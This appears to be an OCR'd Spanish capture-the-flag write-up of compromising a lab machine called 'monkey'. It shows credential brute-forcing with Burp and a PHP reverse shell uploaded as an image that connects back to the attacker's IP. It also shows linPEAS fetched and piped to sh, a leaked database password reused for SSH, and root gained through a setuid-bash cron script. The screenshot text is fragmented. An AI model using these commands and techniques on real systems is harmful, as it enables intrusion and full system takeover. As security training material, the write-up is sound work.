
5. Intruder attack of http://192.168.189.135 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload 1 Payload 2 Status code Error Timeout Length Comment
0 302 367
1 junior01 302 367
2 hacker junior01 302 367
3 Grimmie junior01 302 367
4 admin junior01 302 367
5 StudentRegno junior01 302 366
6 hackermentor junior01 302 377
7 -hmentor junior01 302 367
Request Response
Pretty Raw Hex
1 POST /monkey/ HTTP/1.1



Online - Reverse Shell Generator — Mozilla Firefox
phpMyAdmin
Student Profile
Index of /monkey/stud
Online - Reverse Shell
https://www.revshells.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
IP 192.168.189.128
Port 6500 +1
nc -lvnp 6500
Type nc
Copy
Reverse Bind MSFVenom HoaxShell
OS All
Show Advanced
Perl
Perl no sh
Perl PentestMonk
if ($pid) {
exit(0); // Parent exits
}
if (posix_setsid() == -1) {



Open
monkeyyy.php
~/Documents/MONKEY
MONKEY.txt
Herramientas MONKEY
Usuarios.txt
Pass.txt
monkeyyy.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.189.128';
$port = 6500;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
$pid = pcntl_fork();



Index of /monkey/studentphoto — Mozilla Firefox
phpMyAdmin
Student Profile
Index of /monkey/stud
Online - Reverse Shell
192.168.189.135/monkey/studentphoto/?C=M;O=A
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Index of /monkey/studentphoto
Name
Last modified
Size
Description
Parent Directory -
avatar-1.jpg.png 2017-02-12 06:27 12K
noimage.png 2022-02-24 20:48 91K
php-rev.php 2022-05-20 16:47 5.4K
1302017.png 2023-09-20 17:21 102K
monkeyyy.php 2023-09-20 17:31 2.5K
Apache/2.4.38 (Debian) Server at 192.168.189.135 Port 80


50K 12% 29.3M 0s
100K 18% 22.4M 0s
150K 24% 29.1M 0s
200K 30% 39.5M 0s
250K 36% 46.7M 0s
300K 42% 10.2M 0s
350K 48% 20.9M 0s
400K 54% 55.7M 0s
450K 60% 85.0M 0s
500K 66% 44.2M 0s
550K 72% 60.5M 0s
600K 78% 62.7M 0s
650K 84% 18.3M 0s
700K 90% 3.63M 0s
750K 96% 66.2M 0s
800K .... 100% 60.0M=0.04s
023-09-20 17:55:56 (20.3 MB/s) - 'linpeas.sh' saved [848400/848400]
ww-data@monkey:/tmp$ ls
inpeas.sh
ww-data@monkey:/tmp$
Online - Reverse Shell
PEASS-ng/linPEAS at
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Top
tem and the MacPEAS version will be automatically executed
and binaries in the releases page.
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
# Local network
sudo python3 -m http.server 80 #Host
curl 10.10.10.10/linpeas.sh | sh #Victim


kali@kali: ~
(kali㉿kali)-[~]
$ nc -lvnp 6500
listening on [any] 6500 ...
connect to [192.168.189.128] from (UNKNOWN) [192.168.189.135] 53668
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Li
nux
17:33:01 up 2:29, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (653): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monkey:/$


kali@kali: ~
kali@kali: ~
kali@kali: ~
Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
linpeas-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)


Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_password = "M1_P4ssw0rd_segur@";



En ausencia de una herramienta de explotación automatizada para la vulneración del sistema, se identificó un puerto HTTP al que se accedió mediante un navegador web, revelando la existencia de una página web en la dirección IP en cuestión. Se procedió a explorar esta página web utilizando la herramienta Dirbuster para identificar directorios adicionales después de "http://IP/". Durante esta exploración, se identificaron dos posibles usuarios con los nombres "Monkey" y "phpmyadmin".

Se realizó un intento de acceso a la dirección IP utilizando estos posibles nombres de usuario, lo que resultó en el descubrimiento de dos páginas de inicio de sesión en la dirección IP proporcionada. Durante la investigación, se consultó la página "Hacktrics" y se encontró la posibilidad de acceder mediante FTP a la dirección IP utilizando las credenciales predeterminadas. Una vez dentro, se encontraron varios usuarios y una contraseña cifrada, que posteriormente se descifró como "junior01". Además, se encontraron dos archivos .txt y se almacenaron los datos de usuarios y contraseñas para referencia futura.


Después de revisar toda la información recopilada, se buscó y se utilizó la herramienta Burpsuite en conjunto con la extensión del navegador


FOXYPROXY para analizar el tráfico en la dirección IP. Se utilizaron los archivos .txt previamente obtenidos para realizar un ataque de tipo "Cluster bomb", que probó automáticamente todos los nombres de usuario y contraseñas en los archivos .txt en la página "ip/phpmyadmin/index.php". Sin embargo, este enfoque no arrojó resultados positivos.


Luego, se dirigió el ataque a la página "ip/monkey/index.php" y se identificó un resultado positivo mediante la comparación de la longitud de la respuesta, que mostraba un valor más alto que otros, indicando el acceso a una página diferente sin errores. Esto llevó a la deducción de que se había obtenido un nombre de usuario y una contraseña válidos para acceder a "ip/monkey". Una vez dentro, se aprovechó la función "upload image" para realizar un ataque de tipo shell reverse con el objetivo de tomar el control del sistema a través de HTTP.


Dentro de "ip/monkey", se ejecutó un script adicional para identificar información relevante en el sistema, revelando una contraseña de un servidor PHP. Esta contraseña se copió y se utilizó con la herramienta "crackmapexec" para llevar a cabo un ataque SSH utilizando los usuarios y contraseñas de los archivos .txt. Este ataque tuvo éxito y proporcionó acceso con el usuario "hackermentor" y la contraseña "M1_P4ssw0rd_segur@".

4. Escalación de privilegios




hackermentor@monkey: ~
kali@kali: ~
kali@kali: ~/Documents/MONKEY
hackermentor@monkey: ~
┌──(kali㉿kali)-[~/Documents/MONKEY]
└─$ ssh -l hackermentor 192.168.189.135
The authenticity of host '192.168.189.135 (192.168.189.135)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: M1_P4ssw0rd_segur@
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.189.135' (ED25519) to the list of known hosts.
hackermentor@192.168.189.135's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$
hackermentor@monkey:~$ ls
backup.sh bandera1.txt
hackermentor@monkey:~$


hackermentor@monkey: ~
kali@kali: ~
kali@kali: ~/Documents/MONKEY
hackermentor@monkey: ~
GNU nano 3.2
backup.sh
#!/bin/bash
#rm /tmp/backup.zip
#zip -r /tmp/backup.zip /var/www/html/monkey/includes
#chmod 700 /tmp/backup.zip
chmod +s /bin/bash



-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ ls /bin/bash -l
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ ls /bin/bash -l
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ bash -p
bash-5.0#
bash-5.0# id
uid=1000(hackermentor) gid=1000(administrator) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(administrator)
bash-5.0# whoami
root
bash-5.0#
bash-5.0# whoami
root
bash-5.0# ls
backup.sh bandera1.txt linpeas.sh
bash-5.0# cat bandera1.txt
47ee0702e489445bae251df46bc88b73
bash-5.0# pwd
/home/hackermentor
bash-5.0# cd /
bash-5.0# pwd
/
bash-5.0# find / -type f -name "bandera*"
/root/bandera2.txt
/home/hackermentor/bandera1.txt
bash-5.0# cat /root/bandera2.txt
d844ce556f834568a3ffe8c219d73368
bash-5.0#

Se procedió a utilizar el usuario "hackermentor" con la contraseña "junior01" para acceder a la página "http://ip/monkey", lo que resultó en la obtención de privilegios de escalación en dicha página. Posteriormente, se realizó un intento de acceso a la página "http://ip/phpmyadmin" utilizando el mismo usuario "hackermentor" y la contraseña "M1_P4ssw0rd_segur@", lo que arrojó resultados positivos.

Desde la terminal de la distribución Kali Linux, se utilizó el comando "ssh -l usuario 'hackermentor' ip" para acceder al servidor SSH, aprovechando la contraseña obtenida previamente. Con el acceso a la consola del servidor SSH, se procedió a buscar las "banderas". Se observó que una de las banderas estaba ubicada en la ruta "root", a la cual el usuario actual no tenía acceso.

Se identificó que el usuario "root" estaba ejecutando un script cada 60 segundos. Se procedió a realizar modificaciones en el script para obtener permisos temporales como "root". Esto permitió el acceso a la bandera2, que se encontraba previamente inaccesible.

